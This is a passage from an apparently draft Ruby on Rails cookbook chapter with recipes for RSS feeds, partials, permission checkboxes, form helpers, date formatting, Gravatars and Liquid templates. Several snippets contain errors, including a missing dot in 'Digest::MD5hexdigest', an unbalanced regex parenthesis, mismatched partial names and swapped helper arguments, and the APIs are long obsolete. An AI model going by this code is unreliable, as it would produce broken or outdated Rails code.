For more information on Builder see the XML Builder Rubyforge project:

<http://builder.rubyforge.org/>

•

`<xi:include></xi:include>`

5.9 Generating RSS Feeds from Active Record Data

Problem

You want your application to provide syndicated data from its model in the form of an RSS feed. For example, you have product information in your database. This data changes often; you want to offer RSS as a convenient means for customers to keep abreast of these changes.

Solution

Build support for RSS by having an action that generates RSS XML dynamically using Builder templates. For example, let's say you have the following schema that defines a table of books. Each record includes sales information that changes often.

db/schema.rb:

```
ActiveRecord::Schema.define() do
  create_table "books", :force => true do |t|
    t.column "title", :string, :limit => 80
    t.column "sales_pitch", :string
    t.column "est_release_date", :date
  end
end
```

Create an action called `rss` in an XML controller that assembles information from the book model into an instance variable to be used by the Builder template.

app/controllers/xml_controller.rb:

```
class XmlController < ApplicationController

  def rss
    @feed_title = "O'Reilly Books"
    @books = Book.find(:all, :order => "est_release_date desc",
                      :limit => 2)
  end
end
```

In the view associated with the `rss` action, use Builder XML markup constructs to create RSS XML containing the contents of the `@feed_title` and `@books` instance variables.

app/views/xml/rss.rxml:

```
xml.instruct! :xml, :version=>"1.0", :encoding=>"UTF-8"
xml.rss('version' => '2.0') do
  xml.channel do
    xml.title @feed_title
    xml.link(@request.protocol +
             @request.host_with_port + url_for(:rss => nil))
    xml.description(@feed_title)
    xml.language "en-us"
    xml.ttl "40"
    # RFC-822 dateime example: Tue, 10 Jun 2003 04:00:00 GMT
    xml.pubDate(Time.now.strftime("%a, %d %b %Y %H:%M:%S %Z"))
  @books.each do |b|
    xml.item do
      xml.title(b.title)
      xml.link(@request.protocol + @request.host_with_port +
               url_for(:controller => "posts", :action => "show", :id => b.id))
      xml.description(b.sales_pitch)
      xml.guid(@request.protocol + @request.host_with_port +
               url_for(:controller => "posts", :action => "show", :id => b.id))
    end
  end
end
```

```
    end
end
```

Discussion

RSS (Really Simple Syndication) feeds allow users to track frequent updates on a site using an aggregator, such as NetNewsWire or the Sage Firefox extension. The use of RSS feeds and aggregators makes it much easier to keep up with a vast amount of constantly changing information. RSS feed typically offer a title and a brief description, accompanied by a link to the full document that the item summarizes.

The first line in the `rss.rxml` template creates the XML declaration that defines the XML version and the character encoding used in the document. Then the root element is created; the root contains all of the remaining elements. Item elements are generated by looping over the objects in `@books` and creating elements based on attributes of each Book object.

With the `Book.find` call in the `rss` action limited to return two objects, the solution's resultant RSS feed returns the following:

```
<?xml version="1.0" encoding="UTF-8"?>
<rss version="2.0">
  <channel>
    <title>Recent O'Reilly Books</title>
    <link>http://orsini.us:3000/xml/rss</link>
    <description>Recent O'Reilly Books</description>
    <language>en-us</language>
    <ttl>40</ttl>
    <pubDate>Sun, 30 Apr 2006 17:34:20 PDT</pubDate>
    <item>
      <title>Revolution in The Valley</title>
      <link>http://orsini.us:3000/posts/show/20</link>
      <description>Credited as the co-creator of the Macintosh Computer,  
Andy Herzfeld offers an insider's account of the events and personalities  
leading up to the release of this revolutionary machine.</description>
      <guid>http://orsini.us:3000/posts/show/20</guid>
    </item>
    <item>
      <title>Excel 2003 Personal Trainer</title>
      <link>http://orsini.us:3000/posts/show/17</link>
      <description>Beginning with spreadsheet basics, this complete workout  
takes you through editing and formatting, working with formulas, charts and  
graphs, macros, integrating Excel with other programs, and a variety of  
advanced topics.</description>
      <guid>http://orsini.us:3000/posts/show/17</guid>
    </item>
  </channel>
</rss>
```

The relatively verbose call to `Time.now.strftime` is necessary to create a valid RFC-822 date-time string, as required by the RSS 2.0 specification (Ruby's `Time.now` method is missing a comma).

See Also

- The W3C FEED Validation Service: <http://validator.w3.org/feed/>
- The RSS 2.0 specification: <http://blogs.law.harvard.edu/tech/rss>

<xi:include></xi:include>

5.10 Reusing Page Elements with Partials

Problem

You want to eliminate duplicate code in your templates by breaking off parts of the templates into smaller, sub templates. You would like to use these sub-templates multiple times in the same template, or even in different templates. For even more utility, these reusable templates should accept local variable passed to them a parameters.

Solution

Reuse template code by creating and rendering partials (sub templates), optionally passing in variables from the parent template for use within these partials. To demonstrate this, set up a Properties controller with a `list` action that populates an instance variable with properties.

app/controllers/properties_controller.rb:

```
class PropertiesController < ApplicationController
  def list
    @properties = Property.find(:all, :order => 'date_listed', :limit => 3)
  end
end
```

A partial is just like any other template, except that its filename begins with an underscore. Create a partial named `_property.rhtml` and in it, iterate over the contents of the `@properties` array, and display its contents. Use the `cycle` method to alternate the row colors of property listings between white and the value of the local variable, `@bgcolor`.

app/views/properties/_property.rhtml:

```
<% @properties.each do |p| %>
  <div style="background: <%= cycle(@bgcolor, '#fff') %>; padding: 4px;">
    <strong>Address: </strong>
    <%= p.address %><br />
    <strong>Price: </strong>
    $<%= number_with_delimiter(p.price) %><br />
    <strong>Description: </strong>
    <%= truncate(p.description, 60) %>
  </div>
<% end %>
```

Render the `_property.rhtml` partial from the `list.rhtml` view by calling `render`, passing the name of the partial (the filename, without the underscore and file extension) to

the `:partial` option. Additionally, pass in `@bgcolor` as a local variable to the template by assigning it to the value of `:bgcolor` in a hash passed to the `:locals` option.

app/views/properties/list.rhtml:

```
<h3>Property Listings:</h3>
<%= render(:partial => 'properties',
           :locals => { :bgcolor => (@bgcolor="#ccc")}) %>
```

Discussion

Calling the `list` action of the solution's `Properties` controller displays information about each property, displayed with alternating background colors. By default, partials have access to an instance variable with the same name as the partial, just as the `_property.rhtml` partial has access to the `@properties` instance variable. If this default is not desirable, you can pass in whatever local variable you want by including them in a hash passed to `:locals` option of `render`. The inline assignment of `@bgcolor` in the solution is necessary because you can't pass string literals as values in the hash passed to `:locals`.

This partial could be called from any other template in your application by passing in an absolute path to the `:partial` option of `render`. In fact, if your partial contains any slashes at all, Rails will look for that partial relative to your application's `app/view` directory.

The solution passes `:partial => 'properties'` to `render`, telling it to find the file named `_properties.rhtml` in `app/views/properties` (the same directory as `list.rhtml`). If you had prefixed "properties" with a slash, such as, `:partial => '/properties'`, then `render` would look for the same partial in `app/views`. This location is useful if you plan to share partials across the view templates of different controllers. A common convention is to create a directory in `app/views` for shared partials, and then to prefix shared partial paths with a slash and the name of the shared directory (for example, `:partial => '/shared/_properties'`).

For partials that primarily iterate over a collection of objects, performing the same display code for each iteration, Rails provides an alternate solution. Instead of having the partial handle the iteration and display of each object in a collection, you can create a simpler partial to handle the display of a single object, and ask `render` to handle iteration using the `:collection` option. For example, here's a `properties` partial that contains code to display details about a single property:

app/views/properties/_properties.rhtml:

```
<strong>Address: </strong>
<%= property.address %><br />
<strong>Price: </strong>
$<%= number_with_delimiter(property.price) %><br />
<strong>Description: </strong>
<%= truncate(property.description, 60) %>
```

You can call that partial once for each object in `@properties` array by passing that array to the `:collection` option of `render`

```
<%= render(:partial => 'property', :collection => @properties) %>
```

The following version of `list.rhtml` shows two calls to `render`, both displaying the same list of properties. The first call uses the `properties` partial; the second uses the `property` partial with the `:collection` option. The `:spacer_template` option in the second `render` call lets you specify a template that is to be rendered in between each call to the partial passed to `:partial`. In the following example, the `spacer` template contains a long `<hr />` tag.

`app/views/properties/list.rhtml:`

```
<h3>Property Listings:</h3>

<%= render(:partial => 'properties',
           :locals => {:bgcolor => (@bgcolor="#ccc")}) %>

<h3>Property Listings (alternate):</h3>

<%= render(:partial => 'property',
           :collection => @properties,
           :spacer_template => 'spacer') %>
```

Figure 5.6 shows the results of each version of displaying multiple `Property` objects using partails.

See Also

- `<xi:include></xi:include>`

5.11 Processing Dynamically Created Input Fields

Problem

You want to create and process a form consisting of dynamically created input fields. For example, you have a table of users who can each be associated with one or more roles. Both the users and the roles come from a database; new users and roles can be added at any time. Sometimes, the easiest way to administer such a relationship is with a table consisting of check boxes, one for each possible relationship between the two models.

Solution

Create tables containing users and roles, as well as a permissions table to store associations.

The screenshot shows a web browser window with the title "Real Estate Site". The address bar displays the URL "http://localhost:3000/properties". The main content area of the browser shows a list of property listings.

Property Listings:

- Address:** 1048 Crinella Dr
Price: \$585,000
Description: Vintage cottage with 3 bedrooms and 2 bathrooms. This hom...
- Address:** 672 Draco Dr
Price: \$515,000
Description: Charming 3 bedroom 2 bathroom featuring many upgrades inc...
- Address:** 506 Maria Dr
Price: \$549,900
Description: This charming 2BD 2BA home features maple floors, newer B...

Property Listings (alternate):

- Address:** 1048 Crinella Dr
Price: \$585,000
Description: Vintage cottage with 3 bedrooms and 2 bathrooms. This hom...
- Address:** 672 Draco Dr
Price: \$515,000
Description: Charming 3 bedroom 2 bathroom featuring many upgrades inc...
- Address:** 506 Maria Dr
Price: \$549,900
Description: This charming 2BD 2BA home features maple floors, newer B...

5.11 Processing Dynamically Created Input Fields | 183

```

db/schema.rb:

ActiveRecord::Schema.define(:version => 0) do

  create_table "roles", :force => true do |t|
    t.column "name",    :string,  :limit => 80
  end

  create_table "users", :force => true do |t|
    t.column "login",   :string,  :limit => 80
  end

  create_table "permissions", :id => false, :force => true do |t|
    t.column "role_id", :integer, :default => 0, :null => false
    t.column "user_id", :integer, :default => 0, :null => false
  end
end

```

For added flexibility in manipulating the data in the join table, create the many-to-many relationship using the `has_many :through` option.

```

class Role < ActiveRecord::Base
  has_many :permissions, :dependent => true
  has_many :users, :through => :permissions
end

class User < ActiveRecord::Base
  has_many :permissions, :dependent => true
  has_many :roles, :through => :permissions
end

class Permission < ActiveRecord::Base
  belongs_to :role
  belongs_to :user
end

```

Create a `User` controller with actions to list and update all possible associations between users and roles.

```

app/controllers/user_controller.rb:

class UserController < ApplicationController

  def list_perms
    @users = User.find(:all, :order => "login")
    @roles = Role.find(:all, :order => "name")
  end

  def update_perms
    Permission.transaction do
      Permission.delete_all
      for user in User.find(:all)
        for role in Role.find(:all)
          if @params[:perm]["#{user.id}-#{role.id}"] == "on"
            Permission.create(:user_id => user.id, :role_id => role.id)
          end
        end
      end
    end
  end

```

```

        end
    end
end
flash[:notice] = "Permissions Updated."
redirect_to :action => "list_perms"
end
end

```

Create a view for the `list_perms` action that builds a form containing a table, with check boxes at the intersection of each user and role.

`app/views/user/list_perms.rhtml:`

```

<h2>Administer Permissions</h2>

<% if flash[:notice] -%>
  <p style="color: red;"><%= flash[:notice] %></p>
<% end %>

<%= start_form_tag :action => "update_perms" %>
<table style="background: #ccc;">
  <tr>
    <th>&nbsp;</th>
    <% for user in @users %>
      <th><%= user.login %></th>
    <% end %>
  </tr>

  <% for role in @roles %>
    <tr style="background: <%= cycle("#ffc", "white") %>;">
      <td align="right"><strong><%= role.name %></strong></td>

      <% for user in @users %>
        <td align="center">
          <%= get_perm(user.id, role.id) %>
        </td>
      <% end %>
    <% end %>
  </tr>
</table>
<br />
<%= submit_tag "Save Changes" %>
</form>

```

The `get_perm` helper method used in the `list_perms` view builds the HTML for each check box in the form. Define `get_perm` in `user_helper.rb`:

`app/helpers/user_helper.rb:`

```

module UserHelper

  def get_perm(role_id, user_id)
    name = "perm[#{user_id}-#{role_id}]"
    perm = Permission.find_by_role_id_and_user_id(role_id, user_id)
    color = "#f66"
    unless perm.nil?

```

```

        color = "#9f9"
        checked = 'checked="checked"'
    end
    return "<span style=\"background: #{color};\"><input name=\"#{name}\"
        type=\"checkbox\" #{checked}></span>"
end
end

```

Discussion

The solution starts by creating a many-to-many association between the `users` and `roles` tables using the `has_many :through` method of Active Record. This allows you to manipulate data in the permissions table as well as take advantage of the transaction method of the `Permission` class.

With the relationship between the tables set up, the `User` controller stores all user and role objects into instance variables that are available to the view. The `list_perms` view starts with a loop that iterates over users, displaying them as column headings. Then a table of user permissions is created by looping over roles, which become the table's rows, with a second loop iterating over users, one per column.

The form consists of dynamically created checkboxes at the intersection of every user and role. Each checkbox is identified by a string combining the `user.id` and `role.id` strings (`iperm[#{user_id}-#{role_id}]`). When the form is submitted, `@params[:perm]` is a hash that contains each of these `user.id/role.id` pairs. The contents of this hash look like this:

```

irb(#<UserController:0x405776a0>:003:0> params[:perm]
=> {"2-2"=>"on", "2-3"=>"on", "1-4"=>"on", "2-4"=>"on", "1-5"=>"on",
     "4-4"=>"on", "5-3"=>"on", "4-5"=>"on", "5-4"=>"on", "1-1"=>"on"}

```

The `update_perms` action of the `User` controller starts by removing all existing `Permission` objects. Because something may cause the rest of this action to fail, all the code that could alter the database is wrapped in an Active Record transaction. This transaction ensures that deleting a user/role association is rolled back if something fails later in the method.

To process the values of the checkboxes, `update_perms` reproduces the nested loop structure that created the checkbox element in the view. As each checkbox name is reconstructed, it's used to access the value of the hash that is stored using that name as a key. If the value is "on", then the action creates a `Permissions` object that associates a specific user with a role.

The view uses color to indicate which permissions existed before the user changes any of the selected permissions; green for an association and red for a lack of one.

Figure 5.7 shows the matrix of input fields created by the solution.

The screenshot shows a web application titled "Permissions" at the URL http://localhost:3000/user/list_perms. The main title is "Administer Permissions". A red message "Permissions Updated." is displayed. Below it is a grid of checkboxes representing user permissions. The columns are labeled "erik", "george", "jack", "lori", and "sara". The rows are labeled "admin", "demo", "report", "sales", and "user". The grid contains the following data:

	erik	george	jack	lori	sara
admin	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>
demo	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>
report	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>
sales	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
user	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>

A "Save Changes" button is located below the grid.

Figure 5.7. A form containing a matrix of check boxes generated dynamically.

See Also

-

<xi:include></xi:include>

5.12 Customize the Behavior of Standard Helpers

Problem

Contributed by: Diego Scataglini

You found a helper that almost does what you need, so you want to alter that helper's default behavior. For example, you would like the `content_tag` helper to be able to handle a block when given one.

Solution

Override the definition of the `content_tag` helper in one of your helper files:

```
def content_tag(name, content, options = nil, &block)
  content = "#{content}#{yield if block_given?}"
  super
end
```

So what before would have looked like this:

```
content_tag("h1",
  @published_bookmark.title + ": " +
  content_tag("span",
    "published by " +
    link_to(@user_login,
      user_url(:login =>
        @published_bookmark.owner.login),
      :style => "font-weight: bold;"),
      :style => "font-size: .8em;"),
      :style => "padding-bottom: 2ex;")
```

Now looks like this:

```
content_tag("h1",
  @published_bookmark.title + ": ",
  :style => "padding-bottom: 2ex;") do
  content_tag("span",
    "published by ",
    :style => "font-size: .8em;") do
      link_to(@user_login,
        user_url(:login =>
          @published_bookmark.owner.login),
          :style => "font-weight: bold;")
    end
  end
```

Discussion

In the solution you concatenate the result of the block, if given, to the value of the `content` variable. You then call `super`, which means that, from that point on, you delegate any other computation to the original definition of the `content_tag` helper. When you call `super` with no parameters you pass the arguments in the same order they were received.

You could have done some more radical changes like the following.

```
def content_tag(name, *options, &proc)
  content = options.shift unless options.first.is_a?(Hash)
  content ||= nil
  options = options.shift
```

```

if block_given?
  concat("<#{name}#{tag_options(options.stringify_keys) if options}>",
    proc.binding)
  yield(content)
  concat("</#{name}>", proc.binding)
elsif content.nil?
  "<#{name}#{tag_options(options.stringify_keys) if options} />"
else
  super(name, content, options)
end
end

```

The above method definition allows you to write the following:

```

<% content_tag "div", :class => "products" do %>
  <% content_tag "ul", :class => "list" do %>
    <%= content_tag "li", "item1", :class => "item" %>
    <%= content_tag "li", :class => "item" %>
  <% end %>
<% end %>

```

Which generates the following html:

```

<div class="products">
  <ul class="list">
    <li class="item">item1</li>
    <li class="item" />
    <li />
  </ul>
</div>

```

See Also

-

[`<xi:include></xi:include>`](#)

5.13 Creating a Web Form with Form Helpers

Problem

Contributed by: Diego Scataglini

You want to create a form-based page. For example: you need to create a signup form for a company newsletter. You need to validate all required fields and make sure that users accept the terms and conditions, etc..

Solution

Creating forms is probably the most common task a web developer encounters. Assuming the following table structure:

```

class CreateSignups < ActiveRecord::Migration
  def self.up

```

```

create_table :signups do |t|
  t.column :name, :string
  t.column :email, :string
  t.column :dob, :date
  t.column :country, :string
  t.column :terms, :integer
  t.column :interests, :string
  t.column :created_at, :datetime
end
end

def self.down
  drop_table :signups
end
end

```

Create a corresponding model and controller:

```

$ ruby script/generate model signup
$ ruby script/generate controller signups index

```

Now add some validations to the Signup model.

app/models/signup.rb:

```

class Signup < ActiveRecord::Base
  validates_presence_of :name, :country
  validates_uniqueness_of :email
  validates_confirmation_of :email
  validates_format_of :email,
    :with => /^[^@\s]+@([-a-z0-9]+\.)+[a-z]{2,})$/i
  validates_acceptance_of :terms, :message => "Must accept the Terms and Conditions"
  serialize :interests

  def validate_on_create(today = Date::today)
    if dob > Date.new(today.year - 18, today.month, today.day)
      errors.add("dob", "You must be at least 18 years old.")
    end
  end
end

```

Next, add following `index` method to your Signups controller

app/controllers/signups.rb:

```

class SignupsController < ApplicationController

  def index
    @signup = Signup.new(params[:signup])
    @signup.save if request.post?
  end
end

```

Finally, create the Signups `index.rhtml` view.

app/views/signups/index.rhtml:

```

<%= content_tag "div", "Thank you for registering for our newsletter",
                :class => "success" unless @signup.new_record? %>
<%= error_messages_for :signup %>
<% form_for :signup, @signup do |f| %>
    <label for="signup_name">Full name:</label>
    <%= f.text_field :name %><br />

    <label for="signup_email">Email:</label>
    <%= f.text_field :email %><br />

    <label for="signup_email_confirmation">Confirm Email:</label>
    <%= f.text_field :email_confirmation %><br />

    <label for="signup_dob">Date of Birth:</label>
    <%= f.date_select :dob, :order => [:day, :month, :year],
                    :start_year => (Time.now - 18.years).year,
                    :end_year => 1930 %><br />

    <label for="signup_country">Country:</label>
    <%= f.country_select :country, ["United States", "Canada"] %><br />

    <label for="signup_terms">I Accept the Terms & Conditions:</label>
    <%= f.check_box :terms %><BR clear=left>

    <h3>My interests include:</h3>
    <% ["Swimming", "Jogging", "Tennis"].each do |interest|%>
        <label><%= interest %></label>
        <%= check_box_tag "signup[interests][]", interest,
                           (params[:signup] && params[:signup][:interests]) ?
                           params[:signup][:interests].include?(interest) : false %>
        <br />
    <% end %>

    <%= submit_tag "Signup", :style => "margin-left: 26ex;" %>
<% end if @signup.new_record? %>

```

Optionally, for some presenational style, add the following lines to your *scaffold.css* and then your done.

public/stylesheets/scaffold.css:

```

label {
    display: block;
    float: left;
    width: 25ex;
    text-align: right;
    padding-right: 1ex;
}

.success {
    border: solid 4px #99f;
    background-color: #FFF;
    padding: 10px;
    text-align: center;
    font-weight: bold;
    font-size: 1.2em;
}

```

The screenshot shows a web browser window with the title "Signups: index". The URL in the address bar is "http://localhost:3000/Signups". The page contains a form with the following fields:

- Full name: [text input field]
- Email: [text input field]
- Confirm Email: [text input field]
- Date of Birth: [date input field set to 3 October 1988]
- Country: [dropdown menu set to United States]
- I Accept the Terms & Conditions: [checkbox]

Below the form, there is a section titled "My interests include:" with three checkboxes:

- Swimming [checkbox]
- Jogging [checkbox]
- Tennis [checkbox]

A "Signup" button is located at the bottom of this section.

Figure 5.8. A signup form containing elements generated using form helpers.

```
width: 400px;  
}
```

Discussion

Rails gives you the tools to make a tedious task, like creating a form and handling fields validation and state, fun. ActionView has form helpers for just about any occasion and creating ad-hoc helpers is a breeze. Once you're familiar with ActiveRecord's validations module creating a form becomes child's play.

Figure 5.8 shows the output of solution's signup form.

The solution uses `form_for`, which takes a symbol as the first parameter. This symbol is used by rails as the object name and will be yielded to the block. The `f` in `f.text_field` represents the connection between the helper and the object model to which it refers. The second parameter is an instance variable that is prepopulated by the `index` action in the controller and is used to keep state between page submissions.

Any helper that takes an object and a method as the first parameters can be used in conjunction with the `form_for` helper.

ActionView provides you with `date_select` and `datetime_select` helpers, among others, to handle dates and times. These helpers are very easy to configure. You can hide and reorder the parts of the date by using the `:order` parameter. For example:

```
date_select("user", "birthday", :order => [:month, :day])
```

The framework also collects useful information, such as lists of all countries and time-zones, and makes them available as helpers as well as constants. (e.g., `country_select`, `country_options_for_select`, `time_zone_options_for_select`, `time_zone_select`).

The `validates_confirmation_of` class method is worth noting. This method handles confirmation validation as long as the form includes a confirmation field. The solution requires the user to confirm his or her email address, using the form's `email_confirmation` field. If you needed to confirm a `password` field you could add a `password_confirmation` field as well.

For the `interests` field, you need to provide multiple checkboxes for different interests. The user can check any combination of these boxes; the application needs to collect the results, and serialize them into a single field. Therefore, you can't use the facility offered by `form_for`. We indicate that a field will repeat itself and allows multiple values by appending "`[]`" at the end of the field's name. Even though the solution uses `form_for` to create the form, you can still mix and match helpers that don't quite fit the formula.

The solution used object introspection to detect whether to show a confirmation message or the signup form to the user. Although introspection is a clever way to show a confirmation page, it is preferred to redirect to a different action. Here's how to fix that:

```
class SignupsController < ApplicationController
  def index
    @signup = Signup.new(params[:signup])
    if request.post? && @signup.save
      flash[:notice] = "Thank you for registering for our newsletter"
      redirect_to "/"
    end
  end
end
```

See Also

- For more on view helpers for formatting output, see Recipe 5.14.

<xi:include></xi:include>

5.14 Formatting Dates, Times, and Currencies

Problem

Contributed by: Andy Shen

You want to know how to format dates, times and currencies in your application's views.

Solution

Rails provides the following two default formats for formatting date or time objects.

```
>> Date.today.to_formatted_s(:short)
=> "1 Oct"
>> Date.today.to_formatted_s(:long)
=> "October 1, 2006"
```

If you need a different format, use strftime with a format string.

```
>> Date.today.strftime("Printed on %d/%m/%Y")
=> "Printed on 01/10/2006"
```

See Table 5.1 for a complete list of formatting options.

Table 5.1. Date format string options

Symbol	Meaning
%a	The abbreviated weekday name ("Sun")
%A	The full weekday name ("Sunday")
%b	The abbreviated month name ("Jan")
%B	The full month name ("January")
%c	The preferred local date and time representation
%d	Day of the month (01..31)
%H	Hour of the day, 24-hour clock (00..23)
%I	Hour of the day, 12-hour clock (01..12)
%j	Day of the year (001..366)
%m	Month of the year (01..12)
%M	Minute of the hour (00..59)
%p	Meridian indicator ("AM" or "PM")
%S	Second of the minute (00..60)
%U	Week number of the current year (00..53)
%W	Week number of the current year (00..53)
%w	Day of the week (Sunday is 0, 0..6)
%x	Preferred representation for the date alone, no time

Symbol	Meaning
%X	Preferred representation for the time alone, no date
%y	Year without a century (00..99)
%Y	Year with century
%Z	Time zone name
%%	Literal "%" character

There are some other options not documented in the API. You can use many of the date and time formatting options listed in the UNIX man pages or C documentation in Ruby. For example:

- %e is replaced by the day of month as a decimal number (1-31); single digits are preceded by a space
- %R is equivalent to %H:%M
- %r is equivalent to %I:%M:%S %p
- %v is equivalent to %e-%b-%Y

Here's the current date:

```
>> Time.now.strftime("%v")
=> "2-Oct-2006"
```

All of the format options applies to Time objects, but not all the options makes sense when used on Date objects. Here's one to format a Date object:

```
>> Date.today.strftime("%Y-%m-%d %H:%M:%S %p")
=> "2006-10-01 00:00:00 AM"
```

The same option invoke on a Time object would result in:

```
>> Time.now.strftime("%Y-%m-%d %H:%M:%S %p")
=> "2006-10-01 23:49:38 PM"
```

There doesn't seems to be a format string for single digit month, so it'll have to do something different. e.g.

```
"#{date.day}/#{date.month}/#{date.year}"
```

For currency, Rails provides a `number_to_currency` method. The most basic use for this method is passing in the number you want to display as currency:

```
>> number_to_currency(123.123)
=> "$123.12"
```

The method can have a hash as its a second parameter. The hash can be used to specify the following 4 options

- precision (default = 2)
- unit (default = "\$")

- separator (default = ".")
 - delimiter (default = ",")
- ```
>> number_to_currency(123456.123, {"precision" => 1, :unit => "#",
 :separator => "-", :delimiter => "^"})
=> "#123^456-1"
```

See <http://api.rubyonrails.org/classes/ActionView/Helpers/NumberHelper.html#M000449>

## Discussion

It's a good idea to put consolidate any formatting code you need in a Rails helper class, such as ApplicationHelper, so all your views can benefit from it:

*app/helpers/application\_helper.rb:*

```
module ApplicationHelper
 def render_year_and_month(date)
 h(date.strftime("%Y %B"))
 end

 def render_date(date)
 h(date.strftime("%Y-%m-%d"))
 end

 def render_datetime(time)
 h(time.strftime("%Y-%m-%d %H:%M"))
 end
end
```

## See Also

- There are a few other helper methods related to number that are worth keeping in mind. i.e. number\_to\_percentage, number\_to\_phone, number\_to\_human\_size. See <http://api.rubyonrails.org/classes/ActionView/Helpers/NumberHelper.html> for usage details.

<xi:include></xi:include>

## 5.15 Personalize User Profiles with Gravatars

### Problem

*Contributed by: Nicholas Wieland*

You want to allow users to personalize their presence on your site by displaying small user images associated each user's comments and profiles.

## Solution

Use gravatars (Globally Recognized AVATAR), or small 80x80 images that are associated with users by email address. The images are stored on a remote server, rather than your application's site. Users register for a gravatar once, allowing their user image to be used on all gravatar enabled sites.

To make your application gravatar-enabled, define a method that returns the correct link from <http://www.gravatar.com/> inside the Application helper:

```
app/helpers/application_helper.rb:
require "digest/md5"

module ApplicationHelper

 def url_for_gravatar(email)
 gravatar_id = Digest::MD5hexdigest(email)
 "http://www.gravatar.com/avatar.php?gravatar_id=#{ gravatar_id }"
 end
end
```

Your views can use this helper in a very simple way. Just use `url_for_gravatar` to build the URL of an image tag. In the following code, `@user.email` holds the email address of the gravatar's owner:

```
<%= image_tag url_for_gravatar(@user.email) %>
```

## Discussion

Using gravatars is simple: you have to use an `<img />` tag where you want to display the gravatar with a `src` attribute pointing to the main gravatar site, including the MD5 hash of the gravatar owner's email. Here's a typical gravatar URL:

```
http://www.gravatar.com/avatar.php\
?gravatar_id=7cdce9e94d317c4f0a3dcc20cc3b4115
```

In the event that a user doesn't have a gravatar registered, the URL returns a 1x1 transparent GIF image.

The `url_for_gravatar` helper method works by calculating the MD5 hash of the email address passed to it as an argument, and returns the correct gravatar URL using string interpolation.

The Gravatar service support some options that let you avoid manipulating images within your application. For example, by passing the service a `size` attribute, you can resize the gravatar to something other than 80x80 (for example `size=40`).

## See Also

- For more on the Gravatar service and a complete list of the options available, read the implementor's guide: <http://www.gravatar.com/implement.php>

<xi:include></xi:include>

## 5.16 Avoid Potentially Harmful Code in Views with Liquid Templates

### Problem

*Contributed by: Christian Romney*

You want to give designers or end users of your application the ability to design robust view templates without risking the security or integrity of your application.

### Solution

Liquid templates are a popular alternative to the default erb/rhtml views in Rails. Liquid templates can't execute arbitrary code, so you can rest easy knowing your users won't accidentally destroy your database.

To install Liquid, you'll have to get the plugin, but first you must tell Rails about its repository. From a console window in the Rails application's root directory type:

```
$ ruby script/plugin source svn://home.leetsoft.com/liquid/trunk
$ ruby script/plugin install liquid
```

Once the command has completed, you can begin creating Liquid templates. Like ERB, Liquid templates belong in the controller's folder under app/views. To create an index template for a controller named BlogController, for instance, you would create a file named index.liquid in the *app/views/blog* folder.

Now, let's have a look at the Liquid markup syntax. To output some text, simply embed a string between a pair of curly braces:

```
{{ 'Hello, world!' }}
```

You can also pipe text through a filter using a syntax very similar to the Unix command line:

```
{{ 'Hello, world!' | downcase }}
```

All but the most trivial templates will need to include some logic, as well. Liquid includes support for conditional statements:

```
{% if user.last_name == 'Orsini' %}
 {{ 'Welcome back, Rob.' }}
{% endif %}
```

and for loops:

```
{% for line_item in order %}
 {{ line_item }}
{% endfor %}
```

Now for a complete example. Assume you've got an empty Rails application ready, with your *database.yml* file configured properly, and the Liquid plugin installed as described above.

First, generate a model called Post.

```
$ ruby script/generate model Post
```

Next, edit the migration file: *001\_create\_posts.rb*. For this example, you want to keep things simple:

*db/migrate/001\_create\_posts.rb*:

```
class CreatePosts < ActiveRecord::Migration
 def self.up
 create_table :posts do |t|
 t.column :title, :string
 end
 end

 def self.down
 drop_table :posts
 end
end
```

Now, generate the database table by running

```
$ rake db:migrate
```

With the posts table created, it's time to generate a controller for the application. Do this with

```
$ ruby script/generate controller Posts
```

Now you're ready to add Liquid support to the application. Start your preferred development server with

```
$ ruby script/server -d
```

Next, add some general support for rendering liquid templates within the application. Open the ApplicationController class file in your editor and add the following *render\_liquid\_template* method:

*app/controllers/application.rb*:

```
class ApplicationController < ActionController::Base

 def render_liquid_template(options={})
 controller = options[:controller].to_s if options[:controller]
 controller ||= request.symbolized_path_parameters[:controller]

 action = options[:action].to_s if options[:action]
 action ||= request.symbolized_path_parameters[:action]

 locals = options[:locals] || {}
 locals.each_pair do |var, obj|
 assigns[var.to_s] = \

```

```

 obj.respond_to?(:to_liquid) ? obj.to_liquid : obj
 end

 path = "#{RAILS_ROOT}/app/views/#{controller}/#{action}.liquid"
 contents = File.read(Pathname.new(path).cleanpath)

 template = Liquid::Template.parse(contents)
 assigns['content_for_layout'] = template.render(assigns)
end

```

This method finds the correct template to render, parses it in the context of the variables assigned, and stores the resulting HTML in the instance variable `content_for_layout`.

To call this method, add the following `index` action to the `PostsController`:

*app/controllers/posts\_controller.rb:*

```

class PostsController < ApplicationController

 def index
 @post = Post.new(:title => 'My First Post')
 render_liquid_template :locals => { :post => @post}
 end

 # ...
end

```

For convenience, add a simple `to_liquid` method to the `Posts` model:

*app/models/post.rb:*

```

class Post < ActiveRecord::Base

 def to_liquid
 attributes.stringify_keys
 end
end

```

You're just about finished. Next, you must create an `index.liquid` file in the `app/views/posts` directory. This template simply contains:

*app/views/posts/index.liquid:*

```
<h2>{{ post.title | upcase }}</h2>
```

Lastly, a demonstration of how you can even mix-and-match RHTML templates for your layout with Liquid templates for your views.

*app/views/layouts/application.rhtml:*

```

<html>
 <head>
 <title>Liquid Demo</title>
 </head>
 <body>

```

```
<%= yield %>

</body>
</html>
```

You're finally ready to view your application. Point your browser to */posts*, e.g., <http://localhost:3000/posts>.

## Discussion

The main difference between Liquid and ERb is that Liquid doesn't use Ruby's `Kernel#eval` method when processing instructions. As a result, Liquid templates can only process data that is explicitly exposed to them, resulting in enhanced security. The Liquid templating language is also smaller than Ruby, arguably making it easier to learn in one sitting.

Liquid templates are also highly customizable. You can add your own text filters easily. Here's a simple filter that performs ROT-13 scrambling on a string:

```
module TextFilter

 def crypt(input)
 alpha = ('a'..'z').to_a.join
 alpha += alpha.upcase
 rot13 = ('n'..'z').to_a.join + ('a'..'m').to_a.join
 rot13 += rot13.upcase

 input.tr(alpha, rot13)
 end
end
```

